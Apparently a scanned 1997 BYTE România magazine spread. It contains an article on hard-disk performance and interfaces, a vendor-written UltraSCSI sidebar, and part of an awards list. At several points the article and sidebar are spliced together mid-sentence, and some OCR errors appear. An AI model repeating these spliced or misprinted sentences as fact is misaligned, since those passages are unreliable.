Cel care urmărește dezvoltările tehnologice realizate la producătorii de medii de stocare, rămâne cu imaginea unui domeniu dinamic care face față cu succes noilor provocări din partea producătorilor de SO, aplicații multimedia sau servere Internet. BYTE România a abordat tema în iunie anul trecut („Unități irezistibile", Edmund X. DeJesus), dar cred că discurile vor rămâne încă multă vreme în actualitate.

Oricât de rapide ar fi procesoarele din sistemele noastre, un sistem de discuri ales necorespunzător poate reduce performanțele globale. Diferențele de preț între diferitele unități de disc sunt relativ mici, astfel încât economia realizată la achiziționarea unui disc ieftin se dovedește păgubitoare în cele din urmă. Îmi propun să abordez, în rândurile care urmează, câțiva factori care influențează performanțele discurilor disponibile azi.

Domenii de utilizare

Alegerea unității de disc adecvate depinde de utilizarea sistemului în care va fi instalat. Pentru sistemul de acasă nu trebuie să alegem discul cel mai mic disponibil. Asta mai ales în cazul în care copiii au jocuri pe calculator, programe educative sau enciclopedii multimedia. Discul nu trebuie să aibă capacitate mai mică de 1,7 GB și un disc cu interfață EIDE cu frecvența de rotație la 4500 rpm (sau mai mare) este o soluție acceptabilă în acest moment. Dacă se alege unitatea de disc pentru calculatorul de birou, pentru aplicații de birou și de comunicații, atunci un disc EIDE de cel puțin 2GB cu 5400 rpm poate fi suficient. Discurile SCSI nu oferă avantaje semnificative și interfețele sunt mai scumpe. Utilizatorul profesionist care lucrează DTP ar trebui însă să aleagă un disc SCSI cu peste 2,2 GB. Un disc potrivit ar fi unul de 4GB cu 7200 rpm, cu interfață UltraSCSI, care este desigur mai scump. Cartela de interfață trebuie să fie adecvată și să ofere suportul pentru softul utilizat. Pentru aplicații de prelucrare video și multimedia, trebuie alese versiunile A/V (sau Multimedia Ready) ale discurilor SCSI, versiuni care permit transfer continuu de date. În sfârșit, pentru servere de rețea și Internet sunt de preferat discurile mari de 4GB, cu interfață SCSI de marcă, pentru care există suport SO, sau soluții RAID profesionale, în cazul în care se dorește o fiabilitate mărită. Oricare ar fi situația, în clipa de față un disc sub 1,2 GB nu mai este opțiune corectă și de viitor, decât poate în cazul unor sisteme dedicate unor aplicații care nu vor fi modificate într-un viitor previzibil.

Frecvența de rotație

Această caracteristică a unității de disc, exprimată în rotații pe minut sau rpm, are o influență directă asupra vitezei maxime posibile de transfer a datelor. O frecvență mai mare de rotație face ca datele de pe o pistă să ajungă mai rapid sub capul de disc, iar la poziționare, sectorul dorit să ajungă mai rapid în dreptul capului, reducându-se astfel și timpul de poziționare. Frecvențele uzuale sunt cuprinse între 3000 rpm și 7200 rpm, existând modele experimentale la 10000 rpm.

Viteza de transfer posibilă poate fi calculată ușor. De exemplu, pentru un disc cu 200 sectoare pe pista externă, sectoare de 512 octeți și 7200 rpm, viteza de transfer se calculează astfel:

```
7200 x 200 x 512 x 1/60 = 12288000
B/sec,
```

adică aproximativ 12 MB/sec. Discul nu va putea asigura un transfer mai rapid, dacă nu există și alte tehnici implementate, cum ar fi utilizarea unei memorii cache. Trebuie să fim conștienți de faptul că datele din CMOS BIOS Setup, care oferă de obicei maxim 64 de sectoare pe pistă, nu oferă o imagine asupra organizării reale a suportului disc ci doar asupra structurii logice. Discurile rapide EIDE au o frecvență de rotație în jur de 5200 rpm iar cele SCSI pot atinge chiar 7400 rpm. Din cele prezentate rezultă că, pentru a face o alegere corectă, este important să știm organizarea reală a suportului și frecvența de rotație. Discurile cu valori sub 4500 rpm nu mai merită să fie cumpărate.

Densitatea informației

Creșteri importante ale vitezei de lucru pot fi obținute prin mărirea densității înregistrărilor pe suport. Pentru aceasta, producătorii reduc distanțele între biții consecutivi și pistele alăturate. Se obțin astfel densități mari, măsurate în milioane de biți pe centimetru pătrat sau miliarde de biți pe țol pătrat. Noile tehnologii permit obținerea de rezultate impresionante. Cercetătorii de la IBM au anunțat la 30 decembrie 1996 că au demonstrat practic o densitate de 5Gb pe țol pătrat, o densitate de trei ori mai mare decât cea la care lucrează cele mai performante unități de disc produse în serie azi. Transferurile de scriere și citire s-au făcut la 10 MB/sec și 80 MB/sec, iar erorile au avut o rată sub unu la un miliard de biți transferați. Pentru echipamentul cu care s-a făcut demonstrația s-au utilizat capete MR (magnetorezistive) îmbunătățite, un strat magnetic special cu zgomot ultra-redus și electronică specială pentru egalizarea semnalelor. Această realizare IBM este una de tehnologie de vârf. Uzual, discurile moderne lucrează pe la 900Mb pe ţoli pătrat. Densitatea informaţiei depinde de doi factori: numărul de biţi pe ţol la o pistă (bpi) şi numărul de piste pe ţol (tpi). Densitatea de înregistrare pe pistă (bpi) este un factor esenţial şi discurile EIDE bune existente astăzi pe piaţă au peste 100000 bpi.

Densităţile mari de înregistrare se obţin prin tehnologiile moderne pentru capete şi canalul de citire. La densităţi mari, zgomotul la semnalul citit este foarte mare. Eliminarea zgomotului se face actualmente prin două metode, şi anume utilizarea de capete MR şi canal de citire PRML (Partial Response - Maximum Likelihood). La capetele MR scrierea se face cu o bobină realizată pe film subţire, iar pentru citire se foloseşte un cap dintr-un aliaj special din fier şi nichel care îşi modifică rezistenţa electrică în prezenţa unui câmp magnetic. Semnalul citit este deosebit de clar, inducţia fiind eliminată datorită lipsei bobinei. Citirea PRML se bazează pe digitizarea semnalului analogic de la capul de citire. Se fac citiri în mai multe puncte (răspuns parţial) şi se aleg dintre citiri cele pentru valorile de vârf (probabilitate maximă).

Datorită modului de organizare a suportului, la densitate uniformă pe pistele externe încap mai multe sectoare decât pe cele externe. Discurile sunt împărţite în până la patru zone, cele externe având un număr mai mare de sectoare decât cele interne. De asemenea şi viteza de citire diferă, fiind mai mare pe pistele externe. Pentru împărţirea în zone se utilizează două metode. La cea tradiţională, ZBR (Zone Bit Recording), se scriu mai întâi toate zonele exterioare de pe toate suprafeţele, apoi cele situate mai spre interior. Acesta este motivul pentru care la aceste discuri, cu cât sunt mai ocupate, cu atât scade viteza. Cea de a doua metodă este de mapare orizontală, la care scrierea are loc din exterior spre interior. Deoarece fişierele sistem importante şi des accesate sunt puse de obicei la început, un disc ZBR poate fi mai rapid, ţinând cont de performanţele de ansamblu ale sistemului. Firmele însă nu dau în general informaţii despre modul de organizare a suportului. Important este, la determinarea performanţelor discului, să nu se testeze doar pistele exterioare, ci testele să se facă atunci când discul este ocupat pe jumătate. S-ar putea ca discurile organizate conform unei mapări orizontale să ofere, în unele cazuri, performanţe medii mai bune.

Ar mai fi de amintit că uneori creşterile de capacitate se obţin prin mărirea numărului de suprafeţe şi implicit cel al capetelor, dar acest lucru pune probleme electromecanice suplimentare.

Memorii cache

Discurile actuale utilizează memorii tampon pentru a accelera transferul de date spre calculatorul gazdă. Această memorie este utilizată pentru citirea anticipată a informaţiilor de pe disc, informaţii care vor fi probabil cerute de calculator. Strategia se numeşte Read-look-ahead, adică citire anticipată. Uzual se utilizează RAM pentru cache, capacităţile fiind de la 64KB la 1MB. Me-

Bîzîitul ULTRASCSI

De Tyson Heyn

Comandouri şi petreceri de familie

Numărul mare de fabricanţi de sisteme de calcul şi componente a condus la un contrast interesant de armonii şi înaltă performanţă. Numeroase companii pot proiecta şi fabrica produse dezvoltate să funcţioneze în perfectă armonie cu alte echipamente şi aplicaţii din sistem. O relaţie simbiotică se dezvoltă pe măsură ce aplicaţiile învaţă să coexiste una cu cealaltă şi să nu se ucidă reciproc. Într-un fel această relaţie este ca o familie la drum cu maşina: rudele stau separate de o linie imaginară trasată pe mijlocul banchetei din spate, în timp ce părinţii au grijă de armonie şi de un comportament cît mai adecvat al copiilor. Totuşi, parcă nu familia este prima alegere pentru o misiune critică a unei echipe de comando ce trebuie să acţioneze cu eficienţă maximă şi interoperabilitate. În loc de aceasta, conceptul de familie conduce mai degrabă la ideea în care principala grijă o constituie armonia şi buna înţelegere reciprocă.

Astăzi numeroase calculatoare, ce se disting prin eficienţă şi viteze de operare potenţial ameţitoare sînt utilizate mai curînd în ideea de familie decît de echipă de comando de elită. Aplicaţiile sînt învăţate să nu acapareze resurse şi să nu îşi suprascrie fişierele. O pace neliniştitoare pare să existe între periferice, precum placa de bază şi cea de fax/modem, cu situaţii temporare de relaxare. Sistemul de operare şi placa de bază acţionează ca mama şi tata. Împreună menţin ordinea între numărul mare de dispozitive şi programe constituind familia „calculator". Mult prea des însă acest aranjament conduce la o stare de mediocritate caracterizată de acceptare reciprocă şi coexistenţă paşnică: este tot ceea ce aşteptăm şi ca atare acceptam ca atare.

Poate că aceste lucruri nu par prea importante unui utilizator care foloseşte sistemul mai mult pentru o mică aplicaţie economică sau pentru editarea unei scrisori către bunici. Aplicaţiile de înaltă performanţă nu pot accepta însă această stare de mediocritate. Serverele web au deja în medie de servit 57 de cereri pe secundă; aplicaţiile audio/video impun transferuri în rafală de sute de megaocteţi pe minut; aplicaţiile bancare impun mii de transzacţii în termene cît mai scurte. Aceste exemple, la fel ca multe alte aplicaţii de zi cu zi, cer de la hardware performanţe de vîrf 24 de ore pe zi, şapte zile pe săptămînă. Toate echipamentele hardware şi programele trebuie să conlucreze în mod clar în echipă pentru a duce la îndeplinire sarcini critice rapid şi sigur, şi nu doar să coexiste între ele.

Deşi nu există o metodă „miracol" pentru optimizarea sistemelor, astfel încît ele să fie transformate din simple rîşniţe în performeri de vîrf, există paşi care pot fi urmaţi pentru a începe procesul. Un astfel de pas este interfaţa UltraSCSI, o punte între linia nouă de unităţi de disc de înaltă performaţă care au început să apară pe piaţă şi plăcile de bază/procesor/reţea, ale căror viteze sînt de asemenea într-o creştere accelerată.

Deplasarea strangularii

În mod obişnuit, aplicaţiile monoutilizator, precum şi unele medii client/server, au avut performanţa maximă la nivelul procesorului, care apoi se micşora pe canalele de comunicaţie ale sistemului, devenind minimă la nivelul perifericelor. Numeroase dintre aplicaţiile de astăzi sînt concentrate mai mult pe manipularea şi transferul datelor decît pe rolul tradiţional de „rîşniţe" care ore în şir macină numere. Spre exemplu, calculatoarele mainframe, utilizate în general pentru analiza de ecuaţii, au fost înlocuite cu servere PC care manipulează poşta electronică a companiei şi transferuri de fişiere. În acest proces, centrul atenţiei din punct de vedere al performanţei s-a schimbat şi el, devenind necesar să se acorde o atenţie sporită canalelor de comunicaţie.

Simultan cu creşterea cererii pentru date şi transferul acestora, a crescut şi necesarul de spaţii de stocare. Acum, interfeţele SCSI permit cuplarea a chiar zeci de unităţi de disc, unităţi de bandă şi a altor dispozitive, iar datele sînt stocate într-un format identic sau foarte apropiat celui final necesar. Pe măsură însă ce se cuplează noi dispozitive la interfaţa SCSI, în aceeaşi măsură lărgimea de bandă utilizată pe canalul respectiv creşte. Odată conectate suficient de multe dispozitive care fac transferuri suficient de rapide, banda disponibilă este epuizată iar ca rezultat sistemul va fi gîtuit, dar nu la nivelul moriile cache de pe unitățile moderne de disc lucrează cu segmentare, existând până la patru segmente în care se pun date corespunzătoare unor operații diferite de citire. Dacă sistemul de operare lucrează pe pistele externe și baza de date pe cele interne, fiecare proces va avea segmentul propriu din cache. Discurile moderne oferă așa numita „segmentare adaptivă pentru cache“, prin care numărul de segmente este fixat dinamic, pe baza tipului de acces la disc, existând și posibilitatea determinării datelor care vor fi eliminate atunci când memoria cache este plină. Discul se adaptează dinamic la cerințele utilizatorului. Se face astfel și o compen-

tradițional al perifericelor, ci la cel al interfețelor. Pentru a înțelege mai bine fenomenul, să ne închipuim un drum cu lățimea de 20 de metri. Drumul este însă neconvențional, benzile nefiind demarcate între ele; singura regulă este că nu mai mult de 16 vehicule pot trece simultan unul pe lîngă altul. Două-trei mașini, avînd o lățime de cinci metri fiecare nu au nici o problemă să se deplaseze una lîngă alta - există loc suficient între ele, ba chiar mai este loc liber. O motocicletă, cu lățimea de un metru, se poate strecura și ea destul de confortabil. Cînd însă pe același drum va începe să huruie și un camion cu gabarit depășit - de 10 metri lățime - care se deplasează rapid, încep să apară probleme, fiecare vehicul fiind nevoit să se zbată pentru propriul spațiu de manevră.

Acest exemplu nu este în fapt altceva decît interfața Wide Fast SCSI-2. Conform standardului, aceasta permite transferul a 20 MB/sec. Pînă de curînd, această rată era satisfăcătoare, doar puține unități de disc fix performante se comportau ca un autoturism obișnuit, iar alte dispozitive, precum scannerele, avînd rolul motocicletelor. Dar pe măsură ce tehnologia a progresat, situația a început să devină problematică: unități de disc din ultima generație pot transfera datele cu pînă la 12 MB/sec, căpătînd rolul camionului din exemplu. Mai mult, conectat la o unitate Fast SCSI-2 - care nu permite decît 10 MB/sec - discul nici nu ar putea fi exploatat la potențialul său maxim!

Largind drumul oi urmarind cum traficul vine din urma

UltraSCSI micșorează efectiv efortul la care este supus debitul de date transformînd pur și simplu ceea ce ar fi un drum cu patru benzi într-o șosea cu opt benzi. Interfața dublează rata de transfer a interfeței Fast SCSI-2, atît pentru magistrala de 8 biți cît și pentru cea de 16. În întregime conformă specificației SCSI-3, UltraSCSI asigură compatibiliatea cu interfețele SCSI precedente, inclusiv cu Fast SCSI-2, lărgind în același timp drumul din exemplul anterior de la 20 la 40 de metri.

UltraSCSI este în mod special atractivă pentru sisteme mai vechi, pentru care de obicei se impun modernizări ieftine, menținînd topologia curentă a sistemului, iar compatibilitatea cu hardware-ul existent este critică. UltraSCSI asigură îndeplinirea tuturor acestor condiții. Diferența de cost între perifericele și dispozitivele Fast SCSI-2 și UltraSCSI depinde în funcție de fabricant și de produs, dar în cel mai rău caz este egală cu prețul de bază, iar în cel mai bun caz nu există. Deoarece UltraSCSI asigură compatibilitatea înapoi, hardware-ul existent este ușor de înlocuit fără a face modificări majore în sistem. Mai mult, deoarece UltraSCSI este pur și simplu noua generație a Fast SCSI-2, este menținută tradiția compatibilității cu perifericele și dispozitivele anterioare. Spre exemplu, un controlor Ultra SCSI poate înlocui oricînd unul Fast SCSI-2, fără ca vreunul dintre perifericele atașate să sesizeze modificarea (cel mult prin îmbunătățirea ratei de transfer, care este scopul modernizării). Iar protocolul Fast SCSI-2 va fi perfect menținut.

Noi puteri, noi posibilita?i

UltraSCSI își îndeplinește cu brio rolul de tehnologie permisivă. Nici o altă interfață paralelă nu a oferit pînă acum un debit de transfer de 40 MB/sec, și doar tehnologia FC-AL (Fibre Channel - Arbitrated Loop) poate la ora actuală să asigure o performanță mai bună pe interfețe seriale. UltraSCSI este soluția ideală pentru utilizatori care întrețin un sistem de cel mult cîteva zeci de unități de disc și simt nevoia unei benzi de transfer mai largi dar nu pot migra spre interfața serială FC-AL. S-a dovedit că UltraSCSI oferă performanță, interoperabilitate și compatibilitate înapoi cu unitați de disc, interfețe, adaptoare, cabluri, de cele mai multe ori cu disponibilitate imediată. Aplicațiile la care UltraSCSI se potrivește ca o mănușă sînt cele care cer o astfel de rată susținută de transfer. În această categorie intră piața de imagistică medicală, unde imagini grafice mari și rezultate ale scanărilor trebuie transferate de la un sistem la altul, ca și aplicațiile internet, unde serverele trebuie să răspundă la milioane de cereri zilnic. Chiar și medii de lucru mai convenționale pot avea beneficii utilizînd UltraSCSI. Pe măsură ce tehnologia client/server înlocuiește mainframe-urile iar comunicațiile între rețele LAN și WAN se extind, cererea de a partaja cantități imense de informație crește corespunzător, performanța devenind un factor critic.

Seagate este pe bloc starter, gata de decolare

Seagate și-a construit o solidă reputație în domeniul stocării informației, prin pionieratul în tehnologii ale produselor de stocare în masă. În decursul timpului, aici s-au creat prima implementare a unui disc Winchester pentru PC, prima unitate de disc avînd viteza de rotație de 5400 rpm și cea de 7200 rpm, precum și elaborarea interfaței ST-506 (MFM). În continuarea aceleiași tradiții, Seagate anunță introducerea primelor unități de disc de 9 și 23 GB, precum și trecerea la producția de serie și desfacerea de discuri UltraSCSI prin familia Hawk 2XL. Unitățile Hawk de disc de 5400 rpm, a căror vînzare pe scară largă a început în martie 1996, prin capacitățile de 1 și 2 GB se dovedesc ideale pentru diferite servere și stații de lucru.

Familia de unități Baracuda oferă cea mai nouă tehnologie în domeniul discurilor, interfața UltraSCSI intrînd în producție de serie. Iar Elite 23 este un adevărat „monstru“ în domeniul capacităților disponibile. Atît Seagate cît și alți fabricanți de interfețe, circuite integrate și cabluri au avut o deosebită grijă pentru a menține compatibilitatea și posibilitățile de intercuplare între unitățile UltraSCSi Seagate și alte produse UltraSCSI. Entuziasmul firmei Seagate pentru standardul UltraSCSI este împărtășit de alți fabricanți de discuri, aceștia dezvoltînd la rîndul lor produse de stocare în masă bazate pe interfața UltraSCSI.

Urmari?i bîzîitul UltraSCSI

Deși UltraSCSI nu este o tehnologie care să afecteze direct performanța internă a dispozitivelor, este nucleul care deschide accesul spre performața acestora. Așa cum o mașină care dacă va accelera mai repede, va avea rata de girație mai mică și un consum mai mic de benzină mergînd pe asfalt față de mersul pe nisip, la fel și noile periferice își vor atinge adevăratele posibilități ca rezultat al acestei tehnologii avansate de interfațare.

Tyson HEYN este „Senior Corporate Communications Specialist“ la Seagate Technology și poate fi contactat la tyson_heyn@notes.seagate.com.

[Publicat cu acordul autorului.
Adaptare - *Mihai Simu și Manuel Wolfshand*]

sare între viteza de citire internă realizată de unitatea de disc şi viteza de transfer spre calculatorul gazdă. Astfel, la discul Seagate Medalist Pro 2520 de 2,5GB, care lucrează la 5400 rpm , cu cache segmentat de 128KB, avem o viteză de transfer internă de maximum 116 Mbps, iar cea externă spre sistemul gazdă este de maxim 16,6 MBps, conform datelor de catalog. Western Digital oferă modelul Caviar 32500 de 2,5 GB cu 5200rpm, cache segmentat adaptiv de 128 KB, la care avem transfer maxim Buffer-to-host (deci extern) de maxim 16,6 MBps. Este bine deci să alegem o unitate cu cache segmentat pentru a putea lucra eficient cu discul.

Interfeţe pentru disc

Programele de astăzi se remarcă prin dimensiuni excesive şi prin lucrul cu volume mari de date, grafică, multimedia, etc. Calculatoarele au evoluat spectaculos în ceea ce priveşte unitatea centrală şi viteza internă de lucru, dar evoluţiile în ceea ce priveşte magistralele interne de transfer şi transferul spre periferice au fost mai neglijate. Orientarea aplicaţiilor spre transferuri mari de date şi nu spre calcule deosebit de rapide, impune, pe lângă creşterea capacităţii de stocare, şi creşterea posibilităţilor de transfer spre mediile de stocare. De exemplu, un disc Seagate Barracuda 9 este capabil de transfer la 12MBps, dar o interfaţă SCSI-2 convenţională îl poate limita la 10MBps. Interfeţele EIDE moderne asigură posibilitatea unui transfer susţinut la 16,6 MBps, aşa cum se vede şi din datele de mai sus. O interfaţă Wide Fast SCSI-2 poate asigura transfer la 20MBps, viteză până nu demult acceptabilă pentru sisteme multimedia. Soluţia oferită este cea a interfeţelor UltraSCSI. Această interfaţă oferă compatibilitate înapoi spre soluţiile vechi şi aduce simplificări la specificaţia următoare pentru Fast SCSI-2. O cartelă de interfaţă UltraSCSI poate fi pusă în locul uneia FastSCSI-2 fără ca periferia să fie afectată sau protocolul alterat. Noul standard oferă, prin Narrow UltraSCSI, posibilitatea de transfer la 20MBps. Wide UltraSCSI permite o viteză de transfer dublă, de 40 MBps. Atât pentru varianta îngustă (Narrow), cât şi pentru cea lată (Wide), compatibilitatea la pini este păstrată şi nu sunt necesari conectori diferiţi sau alt cablu, dacă cel vechi este de calitate. UltraSCSI promite un salt calitativ care nu a fost posibil până acum pe legături paralele. UltraSCSI oferă performanţele necesare aplicaţiilor de azi, aplicaţii de prelucrări de imagini din medicină, servere Internet sau cele în care este nevoie de un transfer continuu de volume mari de date. Soluţia UltraSCSI este disponibilă de la peste o duzină de furnizori. Amintesc doar familia de discuri Hawk 2XL de la Seagate, firmă care promite să ofere şi familiile Barracuda şi Elite cu această interfaţă, încă în acest an. Dar şi alţi producători, ca HP sau Quantum, promovează soluţii UltraSCSI ca metodă eficientă de mărire a performanţelor la serverele mai puţin costisitoare sau la staţiile de lucru solicitate.

Nu trebuie ignorată nici o altă soluţie, promovată de Intel şi o serie de producători ca IBM, Maxtor, Seagate Technology sau Western Digital. Soluţia este Ultra ATA. Faţă de vechea soluţie Fast ATA, care oferea doar 16,7 MBps, Ultra ATA oferă o dublare a vitezei pentru transfer susţinut (burst), deci o viteză de transfer de 33MBps. Primele discuri UltraATA au apărut în octombrie 1996 şi sunt cele din seria Quantum Fireball ST de 3,5 ţoli.

Interfaţa viitorului va fi probabil FC-AL (Fiber Channel - Arbitrated Loop). Acest protocol serial realizează legături SCSI cu viteză maximă de transfer de 200MBps. Interfeţele seriale sunt de mare actualitate, oferind o simplitate a conexiunilor şi performanţe superioare. La aceste interfeţe, datele precum şi informaţiile de control şi stare sunt transmise pe o singură linie, încapsulate în pachete. Protocoalele seriale SCSI încearcă menţinerea compatibilităţii setului de comenzi cu cel de la SCSI paralel, dar protocolul la nivel hardware este evident diferit. Spre deosebire de conectarea paralelă pe o magistrală, în acest caz conexiunea este punct la punct, ceea ce îmbunătăţeşte fiabilitatea sistemului. Există şi posibilitatea de legături duble (dual port) pentru un transfer de date pe două canale de acces.

Există azi trei soluţii de interfaţă serială, pentru grupuri diferite de utilizatori. FC-AL permite transferuri de 200 MBps, pe fire de cupru de maxim 30m şi permite legarea a 126 echipamente. SSA oferă viteze de 80MBps, pe cablu de maxim 20m şi se pot conecta de asemenea 126 echipamente. Soluţia ieftină este cea P1394, cu transferuri la viteze pornind de la 12,5 MBps şi conectori ieftini. Soluţia va fi probabil oferită pentru echipamentele electronice casnice şi interfeţele de disc nu o vor utiliza.

Viteza de transfer

Revenind în actualitatea oferită de discurile uzuale EIDE, trebuie să amintim că transferul de informaţii la disc depinde de o serie de factori independenţi de performanţele reale oferite de unităţile de disc. Calculatorul face transferurile cu discul în funcţie de o serie de factori cum sunt viteza şi tipul procesorului, întârzierile datorate sistemului BIOS, capacitatea memoriei şi viteza de lucru a acesteia, memoria cache RAM, driverele disc ale sistemului de operare şi aplicaţii soft, cum ar fi SMARTDRIVE. Există o specificaţie industrială pentru modul de lucru al procesorului la Input/Output (PIO) şi modul de lucru cu acces direct la memorie (DMA). Există patru posibilităţi de transfer susţinut:

PIO Mod 3	11.1 MBps
PIO Mod4	16,6 MBps
DMA Mod 1	13,3 MBps
DMA Mod 2	16,6 MBps

Calculatoarele moderne permit în general lucrul în toate cele patru moduri, responsabilitatea pentru asigurarea acestor viteze de transfer revenind celui care produce calculatorul. Transferurile mai rapide vor fi asigurate în viitor prim moduri DMA pe cuvinte multiple. Important este să arătăm că datorită modului de lucru, în cazurile PIO Mod 4 şi DMA Mod 2, memoria cache de pe disc se poate umple sau goli mai rapid, deci mărimea acesteia trebuie să fie în concordanţă cu vitezele posibile de lucru pe sistemul în care este montat. În caz contrar, apar cheltuieli inutile pentru un cache mai mare pe disc. Mai trebuie amintit că, deşi majoritatea ofertanţilor afirmă că discurile lor lucrează în aceste două moduri, lucru adevărat în ceea ce priveşte circuitele electronice de pe disc datorită unor factori cum este densitatea informaţiei sau frecvenţa de rotaţie, aceste moduri nu pot fi utilizate realmente, transferul fiind doar corespunzător PIO Mode 3. O dată cu evoluţia tehnologiilor producătorii majori vor oferi modurile rapide de lucru, dar la discurile mai vechi trebuie să evaluăm realitatea afirmaţiilor.

Concluzie

Alegerea unităţii de disc potrivite pentru un calculator nu este un lucru banal. Aplicaţiile cu care dorim să lucrăm şi bugetul disponibil vor trebui să fie factorii care determină în final alegerea. Trebuie însă ca această alegere să fie făcută în cunoştinţă de cauză. Există în acest moment pe piaţa românească discuri de la majoritatea producătorilor de vârf. Putem alege între Seagate, Western Digital, Quantum, IBM, Maxtor sau Fujitsu, ca să amintesc doar câţiva din cei mari. Nu trebuie să uităm că există diferenţe semnificative chiar şi între produsele aceleiaşi firme. Este bine să cerem date tehnice despre disc înainte de decizia finală. Informaţii suplimentare există desigur pe Web. ■

Attila Darvas este redactor la BYTE România. Poate fi contactat prin e-mail la: **adarvas@agora.ro.**

ADRESE UTILE

Quantum
http://www.quantum.com

Fujitsu
http://www.fujitsu.com

IBM
http://www.storage.ibm.com

Seagate
http://www.seagate.com

Western Digital
http://www.wdc.com

Maxtor
http://www.maxtor.com

Imation
http://www.imation.com

1997
Premiile Selecţiei Redactorilor

În fiecare an sunt anunţate mii de produse şi tehnologii, dar puţine reuşesc să respecte chiar şi propriile lor specificaţii. Totuşi an de an, un grup select de produse hard şi soft introduc inovaţii ce anulează toate aşteptările noastre, permiţându-ne să lucrăm în moduri cu totul noi.

În fiecare an, noi onorăm aceste produse de primă clasă prin „Premiile Selecţiei Redactorilor BYTE". „Premiile de Excelenţă" evidenţiază inovaţiile tehnice ce impun noi standarde pentru produsele din aceiaşi clasă. „Premiile de Distincţie" sunt acordate produselor importante din punct de vedere al tehnologiei, facilităţilor sau preţului. În fine, „Premiile de Merit" revin acelor produse ce nu au nimic altceva decât o facilitate interesantă sau un preţ atractiv.

Câştigătorii premiilor noastre reprezintă întreaga paletă de tehnologii, cu toate că toţi premiaţii au ceva în comun: Sunt toţi dintre cei ce continuă să facă palpitantă această industrie.

Premiile de Excelenţă


Adobe PrintGear

Cel mai tânăr verişor al PostScript oferă dispozitivelor ieftine posibilitatea unei calităţi de ieşire de vârf. Adobe Systems, http://www.adobe.com.

Apple Cyberdog 1.1

Tehnologia de Internet de la Apple face integrarea conţinutului de Web practică şi imediată. Apple Computer, http://www.apple.com.

Intergraph TD-410 cu cartela Intense 3D



Combinaţi un sistem dual Pentium Pro cu sofisticatul accelerator grafic 3D al Intergraph şi veţi obţine un leader al staţiilor grafice personale. Intergraph, http://www.intergraph.com.

Metrowerks CodeWarrior 10

Un front-end unificat uşurează dezvoltarea de aplicaţii pentru Be, Palm Pilot, Magic Cap, Windows şi aplicaţii înglobate. Metrowerks, http://www.metrowerks.com.

Microsoft Windows NT 4.0

Cel mai nou NT este mai rapid decât predecesorii, mai agnostic în privinţa reţelelor şi generos în calitatea serviciilor Web pe care le oferă în pachetul standard.
Microsoft, http://www.microsoft.com.

Palm Pilot

Un PDA svelt, suficient de uşor pentru a fi purtat oriunde şi uşor de cuplat pentru partajarea datelor cu un PC. U.S. Robotics (Palm Computing Division), http://www.usr.com/palm.

Proxima Desktop Projector 4100Z

Un „aparat" pentru prezentări de 10000$ ce combină Digital Light Processor de la Texas Instruments cu Acrobat de la Adobe. Proxima, http://www.prxm.com.

Staţia Silicon Graphics O2

O inteligentă arhitectură unificată a memoriei ce gestionează eficient grafică şi video complexe; preţul de comercializare porneşte de sub 6000$. Silicon Graphics, http://www.sgi.com.

Stratus Computer Radio PC

Un Pentium Pro cu toleranţă la defecte ce suportă clusterizare n-căi. Stratus Computer, http://www.stratus.com.

Tektronix Phaser 550

Primul periferic de reţea pe care l-am testat, dotat cu o interfaţă de navigator Web. Această imprimantă color de 1200 dpi se distinge şi prin viteza de 14 pagini pe minut în mod alb-negru. Tektronix, http://www.tek.com.


Wall Data Salsa 2.1

O unealtă de dezvotare vizuală pentru baze de date cu o inteligentă tehnologie orientată-obiect. Wall Data, http://www.walldata.com.

Premiile de Distincţie

Adobe Photoshop 4.0

Manipularea imaginilor n-a fost niciodată mai uşoară, datorită unei şi mai sofisticate procesări pe straturi. Adobe Systems,



http://www.adobe.com.


Apple PowerMac 9500MP
Primul PowerMac ce aduce în sfârşit multiprocesarea pentru aplicaţii de vârf. Apple Computer, http://www.apple.com.

Apple PowerBook 1400
Multimedia pe drum n-a ajuns mai bine decât cu el, datorită unui ecran mai mare, un CD-ROM şi posibilităţi simple de extindere. Apple Computer, http://www.apple.com.

BeBox
Hardul ieftin plus un sistem de operare multi-fir oferă o platformă de excepţie pentru creaţie multimedia. Be, Inc., http://www.be.com.

Compaq Armada 4130T
Un notebook Pentium foarte configurabil cu care am reuşit în sfârşit să construim notebook-ul care să ne satisfacă fiecăruia nevoile. Compaq, http://www.compaq.com.

Compaq ProLiant 5000
Cea mai bună performanţă, cea mai bună diagnoză, între primele sisteme quad cu Pentium Pro la 200MHz. Compaq, http://www.compaq.com.



FX!32, Digital Equipment Corp.
Aduce emularea rapidă de Win32 pe maşinile Alpha NT. Digital Equipment Corp., http://www.pc.digital.com.

AltaVista Search Intranet Private Extension, Digital Equipment Corp.
Versiunea personală a motorului de căutare AltaVista pentru propriile fişiere de pe PC sau din reţeaua locală. Digital Equipment Corp., http://www.pc.digital.com.

Procesorul StrongArm, Digital Equipment Corp. şi Advanced RISC Machines
Un procesor inovativ ce oferă PDA-urilor caii putere necesari recunoaşterii scrisului şi altor sarcini esenţiale. Digital Equipment Corp., http://www.pc.digital.com.

Digital Harbor WAV
Un procesor de texte de 49$ pentru PowerMac ce foloseşte componente OpenDoc dându-ţi posibilitatea de a crea publicaţii sofisticate înglobând imagini, diagrame şi grafice. Digital Harbor, http://www.dharbor.com.

IBM OpenDoc toolkit pentru Windows
O piesă cheie într-un puzzle, pentru a permite applet-urilor independente să interacţioneze de-a lungul oricăror reţele. IBM, http://www.ibm.com.

IBM ThinkPad 760 CD
Un pionier cu ecranul său color de 12,1 inci ce include un Pentium rapid, un CD-ROM 4x şi un decodor video MPEG-2. IBM, http://www.ibm.com.

IBM ThinkPad 560
